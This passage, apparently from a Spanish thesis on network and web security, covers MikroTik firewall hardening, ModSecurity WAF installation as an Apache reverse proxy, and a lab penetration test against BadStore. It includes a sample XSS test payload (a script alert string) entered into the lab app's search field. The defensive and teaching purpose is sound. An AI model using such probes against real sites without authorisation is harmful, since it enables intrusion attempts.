dst-port=22 action=add-src-to-address-list address-list=ssh3 address-list-timeout=1m sr
c-address-list=ssh2
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh2 address-list-timeout=1m sr
c-address-list=ssh1
[admin@Oficina] > ip firewall filter add chain=input connection-state=new protocol=tcp
dst-port=22 action=add-src-to-address-list address-list=ssh1 address-list-timeout=1m
[admin@Oficina] > ip firewall filter add chain=input protocol=tcp dst-port=22 action=dr
op address-list=ssh-blacklist
[admin@Oficina] >
```

Fuente: Autor

## 5.2.2.5 Limitación de visualización de equipos en la red

1. Desactivar protocolo de reconocimientos de equipos en la red, ver figura 55.

Figura 54 Desactivar reconocimiento de otros equipos en la red



```
Terminal

MMM   MMM   KKK                               TTTTTTTTTT   KKK
MMMM  MMMM  KKK                               TTTTTTTTTT   KKK
MMM MMMM MMM III KKK KKK RRRRRR   OOOOOO   TTT   III KKK KKK
MMM MM  MMM III KKKKK   RRR RRR   OOO OOO   TTT   III KKKKK
MMM   MMM   III KKK KKK RRRRRR   OOO OOO   TTT   III KKK KKK
MMM   MMM   III KKK KKK RRR RRR   OOOOOO   TTT   III KKK KKK

MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > /ip neighbor discovery-settings set discover-interface-list=none
```


Fuente: Autor

## 5.2.2.6 Evitar ataques de DoS

1. Uso de estrategia tarpit

La herramienta tarpit impide los ataques de DoS, permite que haya transferencia de datos pero deja que se generen las conexiones. Permitir 79 conexiones simultáneas por IP con destino al servidor web y aplicar tarpit a partir de la conexión 80, en la figura 56 se observa el comando.

Figura 55 Herramienta Tarpit



```
Terminal

MMM   MMM   KKK                               TTTTTTTTTT   KKK
MMMM  MMMM  KKK                               TTTTTTTTTT   KKK
MMM MMMM MMM III KKK KKK RRRRRR   OOOOOO   TTT   III KKK KKK
MMM MM  MMM III KKKKK   RRR RRR   OOO OOO   TTT   III KKKKK
MMM   MMM   III KKK KKK RRRRRR   OOO OOO   TTT   III KKK KKK
MMM   MMM   III KKK KKK RRR RRR   OOOOOO   TTT   III KKK KKK

MikroTik RouterOS 6.43 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level
[admin@Oficina] > ip firewall filter add chain=forward dst-address=163.10.0.84 protocol
=tcp dst-port=80 action=tarpit connection-limit=80,32
```

Fuente: Autor

### 5.2.3 Auditoria de seguridad

- Validación de acceso: Los componentes de las aplicaciones web tienen una ubicación la cual se identifica con la URL, es por ello que es de vital importancia validar el usuario que ingresa a cada módulo, con ello se especifica las restricciones que contiene cada usuario.
- Encriptación de contraseña: el uso de encriptación de contraseña permite que este no sea de fácil acceso a usuarios no privilegiados.
- Bloqueo de puertos: Es necesario el bloqueo de puertos como son los más comunes 80, 3306 y 21.

### 5.2.4 Análisis de vulnerabilidades

- Cross Site Scripting (XSS): Para evitar ataques de XSS se debe realizar filtrado de caracteres específicos en los campos abiertos como lo son: #, [, ], {, }, ~, Limitación de caracteres de entrada.
- Ataque por inyección de código SQL: En este tipo de ataque se debe bloquear el uso de caracteres como comillas dobles, las comillas simples, también se puede realizar delimitación de los valores de la consulta.
- Denegación de Servicio: Para evitar este tipo de ataque se recomienda control de la tasa de tráfico de los hosts.
- Cookie snooping: Cambiar el sistema de encriptado por uno más nuevo y eficiente.
- Modificación de cookies: en el proceso de solicitud de pedido se debe contrastar la información con la base de datos no determinar el precio por la información en la cookie.
- Tampering de parámetros y formularios: Se debe eliminar la opción de crear usuarios admins de esa manera, los usuarios admin solo deben crearse por usuarios admin.
- Directory transversal: Filtrado de caracteres específicos en el URL, con ello se evita el acceso a directorios privados.
- Navegación forzada: bloquear el acceso a documentos delicados.

## 5.3 WEB APPLICATION FIREWALL

*ModSecurity* es un firewall de aplicaciones Web bajo la licencia de GNU, ofrece en su catálogo protección contra diversos ataques, como XSS, SQL Injection, robots, troyanos, etc., entre su portafolio ofrece una consola de administración que permite el registro de monitorización y alertas.

Fue lanzada en noviembre del 2002, en el 2006 se lanzó la versión 2 *ModSecurity* 2.0, siendo la última versión *ModSecurity* 3.0<sup>57</sup>.

### 5.3.1 Funcionalidades

*ModSecurity* es una herramienta que tiene el objetivo de detección y prevención de ataques de aplicaciones WEB<sup>58</sup>.

Funcionalidades de los módulos:

#### 5.3.1.1 Filtrado de Peticiones

Las peticiones entrantes son analizadas por el módulo *mod\_security* antes de pasarlas al servidor web, y a su vez son comparadas con unas reglas.

#### 5.3.1.2 Técnicas Anti-evasión

En este módulo las rutas y los parámetros son normalizados antes del análisis para evitar técnicas de evasión; en este módulo se eliminan barras, decodificación de URL.

#### 5.3.1.3 Comprensión del protocolo HTTP

Filtrados específicos y granulares.

#### 5.3.1.4 Post Payload análisis

Intercepta y analiza el contenido transmitido a través del método POST.

---

<sup>57</sup> *ModSecurity*. [En línea] 2004-2019. <http://www.modsecurity.org/>. 112 p.

<sup>58</sup> Ristiæ, Iván. MODSECURITY HANDBOOK The Complete Guide to the Popular Open Source Web Application Firewall. s.l.: Feisty Duck Londo, 03 de junio de 2013. 112 p.

### 5.3.1.5 Audit Logging

Es posible logear para un posterior análisis.

### 5.3.1.6 HTTPS Filtering

Al estar embebido como módulo tiene acceso a los datos después de que estos hayan sido descriptados.

### 5.3.1.7 Compressed content Filtering

Tiene acceso a los datos después de la descompresión.

### 5.3.1.8 Byte range verification

Sirve para detectar y bloquear *shellcodes*.

## 5.3.2 Características

Permite la protección contra varios ataques de aplicaciones web, realiza monitoreo de tráfico HTTP, su funcionalidad es similar a un sistema de detección de intrusos (IDS), pero en este caso trabaja en el nivel de HTTP, entre sus técnicas encontramos<sup>59</sup>:

- Modelo de seguridad negativo.
- Modelo de seguridad positivo.
- Vulnerabilidades y debilidades conocidas.

## 5.3.3 Ventajas

- Es gratuito.
- Fácil de configuración.
- Creación de reglas específicas, para el rendimiento del programa.
- Compatible con casi todos los sistemas operativos.
- Detecta y bloquea ataques antes de la interacción con la aplicación web.
- Realiza monitoreo de tráfico HTTP.

---

<sup>59</sup>Mischel, Magnus. ModSecurity 2.5 Securing your Apache installation and web applications Prevent web application hacking with this easy-to-use guide. s.l.: Packt Publishing BIRMINGHAM - MUMBAI, 2009. 114 p.

#### **5.3.4 Desventajas**


- Si se cae el proxy perdemos el servidor.
- Después de su implementación puede que algunas funciones del servidor WEB deje de funcionar, esto se le llama falso positivos y falsos negativos.
- Contante actualización del proxy.
- Consumo elevado de recursos, Procesador, RAM.

### 5.3.5 Instalación

Instalación de ModSecurity en debian.

- Para la instalación del módulo ModSecurity se debe instalar apache. En la herramienta terminal como se muestra en la ilustración 61, se ejecuta el siguiente comando `sudo apt-get install libapache2-mod-security2`, antes de ejecutar el comando se debe realiza las actualizaciones.

*Ilustración 61 Instalación de Modsecurity*



```
debian@debian: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
debian@debian:~$ hostname -I  
192.168.0.110  
debian@debian:~$ sudo apt-get install libapache2-mod-security2
```

```
debian@debian: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
debian@debian:~$ hostname -I  
192.168.0.110  
debian@debian:~$ sudo apt-get install libapache2-mod-security2  
[sudo] password for debian:  
Leyendo lista de paquetes... Hecho  
Creando árbol de dependencias  
Leyendo la información de estado... Hecho  
Se instalarán los siguientes paquetes adicionales:  
  liblua5.1-0 modsecurity-crs  
Paquetes sugeridos:  
  lua geopip-database-contrib ruby  
Se instalarán los siguientes paquetes NUEVOS:  
  libapache2-mod-security2 liblua5.1-0 modsecurity-crs  
0 actualizadas, 3 nuevos se instalarán, 0 para eliminar y 0 no actualizados.  
Se necesita descargar 566 kB de archivos.  
Se utilizarán 4.885 kB de espacio de disco adicional después de esta operación.  
¿Desea continuar? [5/n]
```

```
debian@debian: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
¿Desea continuar? [5/n] s  
Des:1 http://ftp.br.debian.org/debian buster/main amd64 liblua5.1-0 amd64 5.1  
.5-0.1+b2 [111 kB]  
Des:2 http://ftp.br.debian.org/debian buster/main amd64 libapache2-mod-securi  
ty2 amd64 2.9.3-1 [257 kB]  
Des:3 http://ftp.br.debian.org/debian buster/main amd64 modsecurity-crs all 3  
.1.0-1 [190 kB]  
Descargados 566 kB en 7s (86,3 kB/s)  
Seleccionando el paquete liblua5.1-0:amd64 previamente no seleccionado.  
(Leyendo la base de datos ... 133533 ficheros o directorios instalados actual  
mente.)  
Preparando para desempaquetar .../liblua5.1-0_5.1.5-0.1+b2_amd64.deb ...  
Desempaquetando liblua5.1-0:amd64 (5.1.5-0.1+b2) ...  
Seleccionando el paquete libapache2-mod-security2 previamente no seleccionado  
.  
Preparando para desempaquetar .../libapache2-mod-security2_2.9.3-1_amd64.deb  
...  
Desempaquetando libapache2-mod-security2 (2.9.3-1) ...  
Seleccionando el paquete modsecurity-crs previamente no seleccionado.  
Preparando para desempaquetar .../modsecurity-crs_3.1.0-1_all.deb ...  
Desempaquetando modsecurity-crs (3.1.0-1) ...  
Configurando modsecurity-crs (3.1.0-1) ...  
Configurando liblua5.1-0:amd64 (5.1.5-0.1+b2) ...  
Configurando libapache2-mod-security2 (2.9.3-1) ...  
apache2_invoke: Enable module security2  
Procesando disparadores para libc-bin (2.28-10) ...  
debian@debian:~$
```

*Fuente: Autor*

- Se realiza reinicio de apache, ver ilustración 62.

### Ilustración 62 Reinicio del servidor Apache

```

debian@debian: ~
Archivo Editar Ver Buscar Terminal Ayuda
Des:1 http://ftp.br.debian.org/debian buster/main amd64 liblua5.1-0 amd64 5.1
.5-8.1+b2 [111 kB]
Des:2 http://ftp.br.debian.org/debian buster/main amd64 libapache2-mod-securi
ty2 amd64 2.9.3-1 [257 kB]
Des:3 http://ftp.br.debian.org/debian buster/main amd64 modsecurity-crs all 3
.1.0-1 [198 kB]
Descargados 566 kB en 7s (86,3 kB/s)
Seleccionando el paquete liblua5.1-0:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 133533 ficheros o directorios instalados actual
mente.)
Preparando para desempaquetar .../liblua5.1-0_5.1.5-8.1+b2_amd64.deb ...
Desempaquetando liblua5.1-0:amd64 (5.1.5-8.1+b2) ...
Seleccionando el paquete libapache2-mod-security2 previamente no seleccionado
.
Preparando para desempaquetar .../libapache2-mod-security2_2.9.3-1_amd64.deb
...
Desempaquetando libapache2-mod-security2 (2.9.3-1) ...
Seleccionando el paquete modsecurity-crs previamente no seleccionado.
Preparando para desempaquetar .../modsecurity-crs_3.1.0-1_all.deb ...
Desempaquetando modsecurity-crs (3.1.0-1) ...
Configurando modsecurity-crs (3.1.0-1) ...
Configurando liblua5.1-0:amd64 (5.1.5-8.1+b2) ...
Configurando libapache2-mod-security2 (2.9.3-1) ...
apache2 invoke: Enable module security2
Procesando disparadores para libc-bin (2.28-10) ...
debian@debian:~$ sudo service apache2 restart
debian@debian:~$

```

Fuente: Autor

- Se verifica el estado del módulo, ver ilustración 63.

### Ilustración 63 Verificación del estado del Módulo Modsecurity

```

debian@debian: ~
Archivo Editar Ver Buscar Terminal Ayuda
.1.0-1 [198 kB]
Descargados 566 kB en 7s (86,3 kB/s)
Seleccionando el paquete liblua5.1-0:amd64 previamente no seleccionado.
(Leyendo la base de datos ... 133533 ficheros o directorios instalados actual
mente.)
Preparando para desempaquetar .../liblua5.1-0_5.1.5-8.1+b2_amd64.deb ...
Desempaquetando liblua5.1-0:amd64 (5.1.5-8.1+b2) ...
Seleccionando el paquete libapache2-mod-security2 previamente no seleccionado
.
Preparando para desempaquetar .../libapache2-mod-security2_2.9.3-1_amd64.deb
...
Desempaquetando libapache2-mod-security2 (2.9.3-1) ...
Seleccionando el paquete modsecurity-crs previamente no seleccionado.
Preparando para desempaquetar .../modsecurity-crs_3.1.0-1_all.deb ...
Desempaquetando modsecurity-crs (3.1.0-1) ...
Configurando modsecurity-crs (3.1.0-1) ...
Configurando liblua5.1-0:amd64 (5.1.5-8.1+b2) ...
Configurando libapache2-mod-security2 (2.9.3-1) ...
apache2 invoke: Enable module security2
Procesando disparadores para libc-bin (2.28-10) ...
debian@debian:~$ sudo service apache2 restart
debian@debian:~$ sudo apachectl -M | grep security
AH00558: apache2: Could not reliably determine the server's fully qualified d
omain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppr
ess this message
security2 module (shared)
debian@debian:~$


```

Fuente: Autor

## Configuración del módulo ModSecurity

- Primero se debe ingresar a la carpeta crs, como se observa en la ilustración 64, para ellos se ejecuta los siguientes comandos, se ingresa como usuario administrador, `cd /etc/modsecurity/`, luego se ejecuta el comando `cd /usr/share/modsecurity-crs/`.

*Ilustración 64 Ingreso a la carpeta crs del módulo Modsecurity*




```
Archivo Máquina Ver Entrada Dis www.BANDICAM.com
Actividades Terminal mié, 30 de oct, 21:05
debian@debian: ~
Archivo Editar Ver Buscar Terminal Ayuda
debian@debian:~$ su
Contraseña:
root@debian:/home/debian# cd
root@debian:~# cd /etc/modsecurity/
root@debian:/etc/modsecurity# cp modsecurity.conf-recommended cd /usr/share/m
odesecurity-crs/
cp: el objetivo '/usr/share/modeseecurity-crs/' no es un directorio
root@debian:/etc/modsecurity# cd /usr/share/modsecurity-crs/
root@debian:/usr/share/modsecurity-crs# cd
```

*Fuente: Autor*

- Se ingresa a rules y se ejecuta el comando `ls` el cual muestra un listado con los archivos y directorios, como se muestra en las ilustraciones 65 y 66.


*Ilustración 65 Rules ModSecurity*



```
Archivo Máquina Ver Entrada Dis www.BANDICAM.com
Actividades Terminal mié, 30 de oct, 21:05
debian@debian: ~
Archivo Editar Ver Buscar Terminal Ayuda
debian@debian:~$ su
Contraseña:
root@debian:/home/debian# cd
root@debian:~# cd /etc/modsecurity/
root@debian:/etc/modsecurity# cp modsecurity.conf-recommended cd /usr/share/m
odesecurity-crs/
cp: el objetivo '/usr/share/modeseecurity-crs/' no es un directorio
root@debian:/etc/modsecurity# cd /usr/share/modsecurity-crs/
root@debian:/usr/share/modsecurity-crs# cd rules
root@debian:/usr/share/modsecurity-crs/rules#
```

*Fuente: Autor*

Ilustración 66 Archivos y directorios



Fuente: Autor

- Se realiza modificación de la regla REQUEST-920PROTOCOL-ENFORCEMENT.conf por REQUEST-920PROTOCOL-ENFORCEMENT.conf.bak, en la ilustración 67 se observa la ejecución de la regla.

Ilustración 67 Modificación de la regla REQUEST-920PROTOCOL-ENFORCEMENT.conf



Fuente: Autor

- Ahora se ingresará un SecRuleEngine para ello se ejecuta el comando `cp modsecurity.conf-recommended modsecurity.conf`, revisamos los archivos que contiene y se modifica el archivo `modsecurity.conf`, como se muestra en la ilustración 68.

*Ilustración 68 Ingreso archivo modsecurity.conf.*

```

debian@debian: ~
Archivo Editor Ver Buscar Terminal Ayuda
RESPONSE-953-DATA-LEAKAGES-PHP.conf
RESPONSE-954-DATA-LEAKAGES-IIS.conf
RESPONSE-959-BLOCKING-EVALUATION.conf
RESPONSE-988-CORRELATION.conf
restricted-files.data
restricted-upload.data
scanners-headers.data
scanners-urls.data
scanners-user-agents.data
scripting-user-agents.data
sql-errors.data
sql-function-names.data
unix-shell.data
windows-powershell-commands.data
root@debian:/usr/share/modsecurity-crs/rules# cp modsecurity.conf-recommended
modsecurity.conf
cp: no se puede efectuar 'stat' sobre 'modsecurity.conf-recommended': No existe el fichero o el directorio
root@debian:/usr/share/modsecurity-crs/rules# mv REQUEST-920-PROTOCOL-ENFORCEMENT.conf.bak
mv: falta el fichero de destino después de 'REQUEST-920-PROTOCOL-ENFORCEMENT.conf.bak'
Pruebe 'mv --help' para más información.
root@debian:/usr/share/modsecurity-crs/rules# cd
root@debian:~# cd /etc/modsecurity/
root@debian:/etc/modsecurity# cp modsecurity.conf-recommended modsecurity.conf
root@debian:/etc/modsecurity# ls
crs modsecurity.conf modsecurity.conf-recommended unicode.mapping
root@debian:/etc/modsecurity# nano modsecurity.conf

```

*Fuente: Autor*

- Se agrega la línea `SecRuleEngine On`, ver ilustración 69.

*Ilustración 69 Modificación archivo modsecurity.conf.*

```

GNU nano 3.2 modsecurity.conf Modificado
# -- Rule engine initialization -----$
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly
SecRuleEngine On

# -- Request body handling -----$
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On

# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/soap?|+))?(text/xml)?$
  *id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcess

```

*Fuente: Autor*

- Como se muestra en la ilustración 70 se verifica el estado del Módulo.

*Ilustración 70 Verificación de estado del modulo*



```
Archivo Máquina Ver Entrada D www.BANDICAM.COM
Actividades Terminal mié, 30 de oct, 22:47
debian@debian: /etc/modsecurity
Archivo Editar Ver Buscar Terminal Ayuda
debian@debian:/etc/modsecurity$ su
Contraseña:
root@debian:/etc/modsecurity# a2enmod proxy
bash: a2enmod: orden no encontrada
root@debian:/etc/modsecurity# sudo a2enmod proxy
Module proxy already enabled
root@debian:/etc/modsecurity#
```

*Fuente: Autor*

- Se procede a modificar el siguiente fichero /etc/apache2/site-available – 000-default.conf, ver ilustración 71.

*Ilustración 71 fichero /etc/apache2/site-available – 000-default.conf.*



```
Archivo Máquina Ver Entrada D www.BANDICAM.COM
Actividades Terminal mié, 30 de oct, 23:27
debian@debian: /etc/modsecurity
Archivo Editar Ver Buscar Terminal Ayuda
root@debian:/etc/apache2/sites-available# cd
root@debian:~# cd /etc/apache2/sites-available
root@debian:/etc/apache2/sites-available# ls
000-default.conf default-ssl.conf
root@debian:/etc/apache2/sites-available# cat 000-default.conf
```

*Fuente: Autor*

- Como es la primera vez que se instala Modsecurity este archivo estará vaciado se procede a cambiarlo, como se observa en la ilustración 72.

*Ilustración 72 Contenido 000-default.conf.*

```

debian@debian: /etc/modsecurity
Archivo Editar Ver Buscar Terminal Ayuda
root@debian:/etc/apache2/sites-available# cd
root@debian:~# cd /etc/apache2/sites-available
root@debian:/etc/apache2/sites-available# ls
000-default.conf default-ssl.conf
root@debian:/etc/apache2/sites-available# cat 000-default.conf
<VirtualHost *:80>
# The ServerName directive sets the request scheme, hostname and port
t that
# the server uses to identify itself. This is used when creating
# redirection URLs. In the context of virtual hosts, the ServerName
# specifies what hostname must appear in the request's Host: header
to
# match this virtual host. For the default virtual host (this file)
this
# value is not decisive as it is used as a last resort host regardle
ss.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, war
n.
# error, crit, alert, emerg.
# To use the loglevel, you must configure the LogLevel for particular

```

*Fuente: Autor*

- Se escribirá la IP del servidor apache y el servidor Badstore, ver ilustración 73

*Ilustración 73 VirtualHost*

```


debian@debian: /etc/modsecurity
Archivo Editar Ver Buscar Terminal Ayuda
GNU nano 3.2 000-default.conf Modificado
<VirtualHost *:80>
  Errorlog "/var/log/apache2/archivo-error.log"
  Customlog "/var/log/apache2/archivo-acces.log" common
  ServerName 192.168.0.110
  ProxyRequests Off
  ProxyPreserveHost On
  ProxyPass / http://192.168.0.111/
  ProxyPassReverse / http://192.168.0.111/
</VirtualHost>

```

*Fuente: Autor*

- Cuando se realiza la modificación se procede a verificar que los cambios se guardaron y se reinicia el servidor apache, el resultado debe ser como se muestra en la ilustración 74.

*Ilustración 74 Verificación de modificaciones*



```
Archivos Mésicos Ver Entrada Dooooooooo BANDICAM.COM
Actividades Terminal mié, 30 de oct, 23:59

debian@debian: /etc/modsecurity
Archivo Editar Ver Buscar Terminal Ayuda
-default.conf/etc/apache2/sites-available/000-default.conf.bak'
Pruebe 'mv --help' para más información.
root@debian:/etc/apache2/sites-available# ls
000-default.conf default-ssl.conf
root@debian:/etc/apache2/sites-available# mv /etc/apache2/sites-available/00
0-default.conf/etc/apache2/sites-available/000-default.conf.bak
mv: falta el fichero de destino después de '/etc/apache2/sites-available/000
-default.conf/etc/apache2/sites-available/000-default.conf.bak'
Pruebe 'mv --help' para más información.
root@debian:/etc/apache2/sites-available# mv /etc/apache2/sites-available/00
0-default.conf /etc/apache2/sites-available/000-default.conf.bak
root@debian:/etc/apache2/sites-available# ls
000-default.conf.bak default-ssl.conf
root@debian:/etc/apache2/sites-available# sudo nano 000-default.conf
root@debian:/etc/apache2/sites-available# cat 000-default.conf
<VirtualHost *:80>
    ErrorLog "/var/log/apache2/archivo-error.log"
    CustomLog "/var/log/apache2/archivo-acces.log" common
    ServerName 192.168.0.110
    ProxyRequests Off
    ProxyPreserveHost On
    ProxyPass / http://192.168.0.111/
    ProxyPassReverse / http://192.168.0.111/
</VirtualHost>
root@debian:/etc/apache2/sites-available# sudo systemctl restart apache
```

*Fuente: Autor*

### 5.3.6 Prueba de penetración CON WAF.

#### 5.3.6.1 Cross Site Scripting (XSS)

- Ingresamos al servidor BadStore con la IP configurada, ver ilustración 75.

*Ilustración 75 Servidor BadStore*



*Fuente: Autor*

- En la ilustración 76 se muestra el ingreso en los campos de búsqueda la petición “<script>alert(“Vulnerabilidad ataques XSS”)</script>

*Ilustración 76 Uso de la petición <script>alert (“Vulnerabilidad ataques XSS”) </script>”*



*Fuente: Autor*

